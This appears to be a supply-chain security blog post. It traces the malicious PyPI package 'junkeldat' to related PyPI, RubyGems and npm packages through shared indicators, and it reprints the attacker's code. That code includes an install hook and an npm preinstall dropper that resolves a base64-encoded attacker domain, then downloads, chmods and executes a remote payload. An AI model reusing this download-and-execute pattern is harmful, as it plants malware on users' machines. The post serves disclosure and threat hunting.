Malicious packages in multiple programming languages that went undetected for years were revealed by the Checkmarx Supply Chain Security team using advanced threat hunting techniques.

The fact that the packages stayed undetected for such a long period of time is due at least in part to the lack of information sharing in the ecosystem and to lack of communication between the package managers.

All of the packages in this blog are related to the same attacker and to a malicious package known to the community for several years. Looking at this single package and applying advanced hunting techniques helps us demonstrate that the attacks are not language-specific -- a fact that amplifies the need for cross-industry communication and information sharing.

Intro

The open-source community is rapidly growing both in size and importance as individuals and organizations are increasingly reliant on OSS (open source software) to meet business needs within shorter time frames.

Widespread use of open source software has motivated malicious actors to take advantage of the medium, spawning significant and widespread attacks.

As this field of open source security develops, it's likely a good idea to adopt some practices already instilled in other security fields.

One hunting technique that can be translated to the field of OSS security involves searching for reappearances of various Indications of Compromise (IOC's) in other places as a sign of malicious activity.

To be able to identify these threats at scale we automated this process and are using multiple data points to try and find relations between known malicious activity and yet-to-be-discovered ones using our hunting engine.

Hunting engine

Checkmarx's Supply Chain Security team is continuously accumulating data from package managers and version control systems such as GitHub and GitLab, among other things, to discover correlations for known threats and uncover new related ones.


In order to find these relations, we track new packages released to numerous package managers and store, among other things, the following details:

- Metadata — package name, description, VCS repositories and users, owners' names, and emails.
- Extracted IOC's — URL's, IP's, cryptocurrency wallets etc.

This data allows us to create clusters based on the relations we find, which many times include relations across several package managers. One of the uses of this is our ability to reveal new suspicious packages through their association to a package that is a known malicious one. The following research illustrates this process perfectly.

Our Starting point

During an analysis we performed of one of the more famous datasets of open-source malicious code——the Backstabber's Knife Collection, we came across a PyPI package called "Junkeldat"



The setup.py file of the malicious "junkeldat" package included the following snippet:


```
class Install(install): def run(self): ip =
socket.gethostbyname(base64.b64decode('d3d3LmRsMDEucHduei5vcmc=')) self.tesy(ip) def test(self, ip):
print('Testing!') setup( name='junkeldat', version='1.0', packages=['junkeldat'], url='http://
pypi.python.org/pypi/junkeldat/', description='The junkeldat software', cmdclass={ 'install': Install } )
```

Putting it simply, this code returns the IP address of a given hostname——in this case, www[.]dl01[.]pwnz[.]org encoded to base64. This package, which had been flagged as malicious back in 2018, was removed from PyPI.

Hunting around

The "junkeldat" PyPI package leaves us with a few unique identifiers that can help us hunt for suspicious connected packages:

- junkeldat——the package name itself
- www[.]dl01[.]pwnz[.]org
- hxxp://pypi.python[.]org/pypi/junkeldat/——a URL for the package's files



These unique strings from one malicious package relates to 3 packages (active at the time of our research), two of them are in other package managers:

- https://pypi.org/project/somsomsom/
- https://rubygems.org/gems/junkeldat
- https://www.npmjs.com/package/somsomsom

We decided to dig deeper into all three of them.

The 3 related packages


Starting with the somsomsom code package (still available on PyPI today), we found it resembles the "junkeldat" in structure but contains no malicious parts. However, it does have a clear connection to our starting point package: the home page field in the metadata, also directing to hxxp://pypi.python[.]org/pypi/junkeldat/

The second clear connection is to the ruby gem "junkeldat," that was non-malicious by itself, and likewise contains the homepage of hxxp://pypi.python[.]org/pypi/junkeldat/

So far, we saw two packages, still available, with clear connections to the original malicious "junkeldat" package. But now, things start to get more interesting.

The packages within

As it turns out, NPM has its own version of somsomsom. The package includes a "dist" directory, where we found two tarballs of two other packages.



somsomsom package tree

The first (inner) package, somsomsom-1.1.0/package/dist/Junkeldat-1.0.0.tgz, has the same functionality as the original "Junkeldat" package, e.g., a DNS query for www[.]dl01[.]pwnz[.]org, but the other inner package holds much more.

After extracting somsomsom-1.1.0/package/dist/aync-4.15.2.tgz,The package.json file in it includes the following "scripts" section:

```
{ "name": "aync", "author": { "name": "istdogklar", "email": "<KlarDoges@yahoo.com>" }, "version": "4.15.2", "description": "A stmgcwufpdy bridge to data hashes, with datafile.", "homepage": "https://github.com/acdlite/redux-actions", "main": "index.js", "scripts": { "preinstall": "node crambo/endotheliulia.js" } }
```

This crambo/endotheliulia.js file, registered as a “preinstall” script, is a dropper that first executes a “run” method. This method also performs a DNS query for the domain 1bed1ef1[.]dl01[.]pwnz[.]org.

This practice allows the attacker flexibility with regards to where they store their payload. If an IP was hardcoded to the code, like we have seen in the UAParser.js attack, for example, the attacker would have committed to a specific server address. In this case, as long as they are in control of the domain name, they can move the payload around on different servers and change the DNS records accordingly, without breaking the attack’s flow.

The IP result of this DNS query is then passed on to the function with the revealing name “install_malwar” which does the following:

1. Downloads payload from hxxp://1bed1ef1[.]dl01[.]pwnz[.]org/titleboard

2. Saves the payload as a tmp file——/tmp/simplicitarian

3. Changes its permissions to 777

4. Executes the file


```
function Aync() { this.install_malwar = function(redia) { facebar = http.get('http://' + redia + '/
titleboard', function(antejentacular) { var sanctitude = fs.createWriteStream('/tmp/simplicitarian');
antejentacular.on('data', function(ringbark) { sanctitude.write(ringbark); }); antejentacular.on('end',
function() { sanctitude.end(); fs.chmod('/tmp/simplicitarian', '0777'); child_process.exec('/tmp/
simplicitarian', function(err, stdout, stderr) {}); }); }); }; this.run = function() { discounters =
'MWJlZDFlZjEuZGwwMS5wd256Lm9yZw==' dns.lookup((new Buffer(discounters, 'base64')).toString(), function(err,
indeterminately) { this.install_malware(indeterminately); }); }; }; (new Aync()).run();
```

Aside from the malicious functionality, which depending on the dropped file can be practically anything, the attacker also used (what seems to be) a misleading tactic to make it harder for analysts to investigate the code, and as a result, waste their time. The rest of the files in the package are organized in a nested directory tree with nonsense file names.


aync directories tree

Each of these files contains one encoded string variable, again possibly to make analysts decode each of these to see what it holds. If not for the pointer to crambo/endotheliulia.js in the package.json file it would have blended right in.

NPM indicates that none of these two packages are currently available on its registry, however, “aync” used to be available on NPM according to libraries.io



The “somsomsom” package was available on NPM three years after the PyPI package “junkeldat” was submitted to the backstabber’s knife collection and removed from the registry. NPM removed this nested package only recently based on our report to them.



Correlation chart of the packages and related unique identifiers

Conclusion

Attackers publishing packages in multiple programming languages is a growing concerning trend. The “junkeldat” package group is only one example.

The lack of communication and information sharing inside the open source ecosystem enables these packages to go undetected for long periods of time, We think that a formal central repository of malicious packages containing samples from different programming languages is crucial to detect those attackers and we are working with various parties make this happen and keep the open source ecosystem safe and clean.